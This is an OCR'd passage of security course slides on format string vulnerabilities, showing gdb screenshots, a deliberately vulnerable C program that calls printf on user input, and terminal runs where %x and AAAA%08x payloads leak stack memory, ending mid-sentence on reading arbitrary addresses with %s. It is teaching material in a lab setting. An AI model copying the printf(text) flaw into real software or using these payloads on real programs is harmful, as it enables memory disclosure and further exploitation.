

Group: all
eax -1073744736
ecx 0x0
edx 0x5
ebx 0xb7fc9ff4
esp 0xbffff480
ebp 0xbffff4a8
esi 0x8048490
edi 0x8048340
eip 0x8048468
eflags 0x296
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs
gs
fmt_uncommon2.c - Source Window
File Run View Control Preferences Help
Find:
fmt_uncommon2.c
main
SRC+ASM
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main() {
5 int A = 5, B = 7, count_one, count_two;
6
7 // Example of a %n format string
8 printf("The number of bytes written up to this point X%n is b
9
10 printf("count_one: %d\n", count_one);
11 printf("count_two: %d\n", count_two);
12
13 // Stack Example
14 printf("A is %d and is at %08x. B is %x.\n", A, &A);
15
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff480 0x080485f4 0x00000005 0xbffff4a0 0x080482e8 ................
0xbffff490 0xb7fc9ff4 0x00000071 0x0000002e 0x00000007 ....q.....
0xbffff4a0 0x00000005 0xbffff4c0 0xbffff518 0xb7e81775 ............u...
Breakpoint 2,
Breakpoint 3,
(gdb) p/x &A
$1 = 0xbffff4a0
(gdb) p &A
$2 = (int *) 0x
(gdb)
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_uncommon2.out
The number of bytes written up to this point X is being stored in count_one, and the numb
er of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff4f0. B is 80482e8.
seed@seed-desktop:~/CMPE279/modules/module4/hacking$

# Sample Vulnerable Program

**fmt_vuln.c**

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);


   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Debug output
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

   exit(0);
}
```






Group: all
eax -72
ecx 0x23
edx 0xfffffffb8
ebx 0xb7fc9ff4
esp 0xbffff080
ebp 0xbffff4a8
esi 0x8048590
edi 0x80483e0
eip 0x804856c
eflags 0x246
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
Error in re-setting bre
Function "0x080483fc" n
Error in re-setting bre
Function "0x080483fc" n
Starting program: /home
Breakpoint 3, main (arg
Breakpoint 4, 0x0804856
(gdb)
fmt_vuln.c - Source Window
File Run View Control Preferences Help
Find:
fmt_vuln.c
main
SRC+ASM
14
15 printf("The right way to print user-controlled input:\n");
16 printf("%s", text);
17
18
19 printf("\nThe wrong way to print user-controlled input:\n");
20 printf(text);
21
22 printf("\n");
23
24 // Debug output
25 printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test
26
27 exit(0);
28 }
0x8048530 <main+156>: lea eax,[ebp-0x408]
0x8048536 <main+162>: mov DWORD PTR [esp],eax
0x8048539 <main+165>: call 0x80483a8 <printf@plt>
0x804853e <main+170>: mov DWORD PTR [esp],0xa
0x8048545 <main+177>: call 0x8048378 <putchar@plt
0x804854a <main+182>: mov eax,ds:0x804a024
0x804854f <main+187>: mov edx,DWORD PTR ds:0x804
0x8048555 <main+193>: mov DWORD PTR [esp+0xc],ea
0x8048559 <main+197>: mov DWORD PTR [esp+0x8],ed
0x804855d <main+201>: mov DWORD PTR [esp+0x4],0x
0x8048565 <main+209>: mov DWORD PTR [esp],0x8048
0x804856c <main+216>: call 0x80483a8 <printf@plt>
0x8048571 <main+221>: mov DWORD PTR [esp],0x0
0x8048578 <main+228>: call 0x80483c8 <exit@plt>
Program stopped at line 25, 0x804856c
804856c
25

**fmt_vuln.c**

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char text[1024];
   static int test_val = -72;

   if(argc < 2) {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way to print user-controlled input:\n");
   printf("%s", text);


   printf("\nThe wrong way to print user-controlled input:\n");
   printf(text);

   printf("\n");

   // Debug output
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

   exit(0);
}
```

**Format String Controlled By Attacker!**





fmt_vuln.c - Source Window
File Run View Control Preferences Help
Group: all
eax
ecx
edx
ebx
esp
ebp
esi
edi
eip
eflags
cs
ss
ds
es
fs
gs
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out "testing %x"
The right way to print user-controlled input:
testing %x
The wrong way to print user-controlled input:
testing bffff0f0
[*] test_val @ 0x0804a024 = -72 0xffffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out "testing %x.%x.%x"
The right way to print user-controlled input:
testing %x.%x.%x
The wrong way to print user-controlled input:
testing bffff0f0.b7fe2585.b7e77c20
[*] test_val @ 0x0804a024 = -72 0xffffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
SRC+ASM
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff080 0x08048690 0xbffff0a0 0xb7fe2585 0xb7e77c20 .....%.. |..
0xbffff090 0xbffff544 0x00000001 0xb7ffeff4 0x7c96f087 D.....|
0xbffff0a0 0x74736574 0x20676e69 0x252e7825 0x78252e78 testing %x.%x.%x
0xbffff0b0 0xb7fe2200 0xbffff174 0xb7fff7cc 0x00000000 ."..t.....
0xbffff0c0 0xb7fe0d60 0x00000000 0x00000000 0x00000001 `.....
0xbffff0d0 0x4244caa0 0xbffff540 0xb7fe0838 0x00000000 ..DB@...8.....
0xbffff0e0 0xb7ffeff4 0xb7fff670 0xbffff180 0xbffff174 ....p.....t...
0xbffff0f0 0xb7fef637 0x00000001 0x00000000 0xbffff300 7.....
0xbffff100 0xb7fff2a0 0xb7fe2585 0x00000000 0x00000000 .....%.....
0xbffff110 0x00000000 0xb7fef5e0 0xb7ffeff4 0x00000000 .....
Error in re-set
Function "0x08(
Starting progra
Breakpoint 3, r
Breakpoint 4, (
Breakpoint 5, r
(gdb)


## Reading from Arbitrary Memory Addresses

The `%s` format parameter can be used to read from arbitrary memory addresses. Since it's possible to read the data of the original format string, part of the original format string can be used to supply an address to the `%s` format parameter, as shown here:

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way to print user-controlled input:
AAAA%08x.%08x.%08x.%08x
The wrong way to print user-controlled input:
AAAAbffff3d0.b7fe75fc.00000000.41414141
[*] test_val @ 0x08049794 = -72 0xffffffb8
reader@hacking:~/booksrc $
```

The four bytes of `0x41` indicate that the fourth format parameter is reading from the beginning of the format string to get its data. If the fourth format parameter is `%s` instead of `%x`, the format function will attempt to print the string located at `0x41414141`. This will cause the program to crash in a segmentation fault, since this isn't a valid address. But if a valid memory address is used, this process could 